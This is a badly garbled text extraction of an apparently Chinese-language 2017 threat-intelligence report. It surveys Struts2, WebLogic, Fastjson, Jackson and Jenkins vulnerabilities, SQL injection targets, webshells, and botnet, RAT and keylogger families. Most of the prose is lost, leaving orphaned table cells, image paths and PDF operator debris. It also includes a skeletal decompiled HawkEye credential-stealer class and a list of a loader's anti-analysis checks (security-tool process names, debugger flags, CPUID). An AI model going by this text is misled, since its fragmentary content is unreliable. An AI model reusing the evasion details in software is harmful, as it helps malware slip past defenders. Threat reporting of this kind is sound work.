 2017 3 S2-045 S2-046 CVE-2017-5638 S2-046  
 S2-045 S2-045 Content-Type

S2-046 Content-Di spositi on

S2-045

2.3.32 2.5.10.1

2017 7 S2-048 CVE-2017-9791

Struts2 struts2-struts1-

plugi n

2017 9 S2-052 CVE-2017-9805

S2-052

Struts2

S2-052 Java

OGNL

REST xml


XStreamHandl er

xml XStream

2017 10 S2-053

Struts2

Struts2漏洞分月报警统计



## 1.2 SQL

漏洞名称	漏洞类型	漏洞来源/关联
SQL	SQL	OWASP Top 10
SQL	SQL	SQL
Web	Web	SQL
Web	Web	SQL
SQL	Web	SQL
Agent	SQL	URL
SQL	SQL	Cookie
Web	SQL	Referer
2017	SQL	User-
1 Gi tHub	SQL	
2 Joomla! 3.7 Core	SQL	(CVE-2017-8917)
3 PHPCMS v9.6.0 wap	SQL	
4 PHPCMS v9 swfupload_json	SQL	
5 Metinfo 5.3.17	SQL	
6 Wordpress sprint	SQL	
7 Peplink Balance	SQL	
8 Drupal 7.x Services	SQL	

SQL

SQL

SQL

SQL

SQL

SQL

### 1.3 Webshell

中

WebShel I

asp

php

j sp

cgi

Webshel I

asp

j sp

php

asp

j sp

php

Web

Web

Webshel I

80

Webshel I

Web

Webshel I

url

Webshel I

Webshel I

"

"

"

"

Webshel I

Webshel I

eval

post

Webshel I

eval

Webshel I

Webshel I

Base64

Webshel I

### 1.4 XSS

## 1.5 WebLogic

,

WebLogic

Oracle


application server

Collections Fastjson Jackson XStream XMLDecoder

Java

2017 OWASP Top 10 A8-  
Web

2017



19 2017

Weblogic CVE-2017-10271 Struts2 S2-052 CVE-2017-9805 fastjson(S2-055)  
DOS

Fastjson

2017 3 15 Fastjson  
1.2.24

fastjson

fastjson

1.2.28/1.2.29

Jackson CVE-2017-7525/ CVE-2017-15095

2017 11 2 Jackson CVE-2017-7525

jackson-databind (CVE-2017-15095)

CVE-2017-7525

jackson-databind

Apache Log4j CVE-2017-5645

2017 4 Apache Log4j

payload

payload

ObjectInputStream

input

TcpSocketServer UdpSocketServer

Weblogic CVE-2017-3248

2017 1 WebLogi c

CVE-2017-3248

Oracle WebLogi c Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1

6 WebLogi c

CVE-2017-3248

WebLogi c

CVE-2015-4852

WebLogi c

**Spring CVE-2017-8045**

2017 8 Pivotal

Spring AMQP

CVE-

2017-8045

org.springframework.amqp.core.Message

string

Spring 2003

Java

Spring AMQ

AMQP

POJO

RabbitMQ

**Struts2 CVE-2017-9805**

2017 9

Struts2

lgtm.com

CVE-2017-9805

XStream

Struts REST

XML payload

Struts2 REST

XStream

XStream Handler

XML payload

XML

**Jenkins CVE-2017-1000353**

2017 12

Jenkins

CVE


CVE-2017-1000353

Java SignedObject

Jenkins CLI

Jenkins

Jenk(ns1)] TJETQq0.000008866 0 594.96 842.0



( )

# 2.1

VenusEye

2017


11.59%

10.40%

10.15%

9.57%

5.77%



20 2017

2017  
C&C  
5.87%

C&C


9.91%

500

9.17%

12.6%

6.27%



21 2017

C&C

2017  
DarkComet    Trickbot

5

Loki Bot    kasi det    Pony

22 2017

2017

10.29%

7.51%

10.55%

13.90%	5.01%	C&C	4.13%	5	3.44%	60.28%
--------	-------	-----	-------	---	-------	--------

1. ZeroAccess  
Zeroaccess      rootkit

2. III  
" "

BootKit

3. Linux\_IrcBot  
Linux.IrcBot      DDoS

4. Nitel  
Nitel      DDoS

DDoS

5. nj RAT  
nj RAT      C  
(Firefox Google Chrome Opera)

6. DDOS  
DDoS      DDoS

7. Gh0st  
Gh0st

8. Ramnit  
Ramnit      .exe .dll .html

9. IptabLex  
IptabLex      Linux      DDoS

10. KillerRat  
KillerRat      naR      CSharp


11. BillGates  
Billgates      DDoS      ssh

IP      DDoS      shell

## 2.2

2017	63.50%	19.86%	40	13.51%	3.13%
------	--------	--------	----	--------	-------

2016 Zeus



24 2017


2017

25 2017

FormBook Di amondFox 2017  
 2017  
 Loader C# Loader  
 Pony Dyzap 3 FormBook  
 Dyzap  
 FormBook VB  
 Delphi Loader

	Pony	Dyzap	FormBook	Di amondFox
	2015. 9.	2016. 11.	2017. 6.	2017. 4
	×	×		
DDOS	×	×	×	×
	×			
	http	http	http	http


2017



26 2017

NanoCore NetWire JRat Remcos 2017

NanoCore	NetWire	JRat	Neutrino	Remcos
2015. 12.	2016. 3.	2016. 4.	2016. 6	2017. 04



DDOS

×



×

tcp

tcp

http

http

tcp

2017

11

HawkEyeKeylogger

AgentTesla

PredatorPainKeylogger

KeyBase

Zyklon

AZORm

AZORult

NexusLogger

OriginLogger

Cyborg

6

2017

HawkEyeKeylogger

FTP EMAIL PHP

EMAIL

HawkEye Keylogger	Agent Tesla	i Spy keylogger	predator-pain keylogger
2015. 5	2016. 11.	2016. 2.	2016. 4.



×

×



×

×



×

×

×

MineCraft

×

×

×



×

×

UAC

×

×

×

FTP, EMAIL, PHP	FTP, EMAIL, PHP	FTP, EMAIL, PHP	FTP, EMAIL, PHP
-----------------	-----------------	-----------------	-----------------

2017

Ursnif TrickBot



ZeusVM

Ci tadel

Ursni f

Dri dex







- 3. Stealer FileZilla Beylux CoreFTP Minecraft

```


public class Stealer
{
    public static bool Send()
    {
        return Connector.Send(LogTypes.Passwords, Stealer.Steal());
    }
    public static string Steal()
    {
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = stringBuilder;
        try
        {
            // ...
        }
        catch
        {
            // ...
        }
        return stringBuilder.ToString();
    }
}

```

32 HawkEye 5

- 4. External Stealer
- 5.
- 6. Bot

### 2.3.3 Loader - Delphi Loader



- 1.
- 2. 2016
- 3. 5 0x1F
- 4 shell code
- 5. Shell code hash

6. avastsvc.exe aavastui.exe avgsvc.exe  
iavgui.exe procmon.exe ollydbg.exe procexp.exe windbg.exe Loader

7. sandbox malware sample virus self

8. ZwQueryInformationProcess ProcessDebugFlags PEB. BeingDebugged

9. CPUID

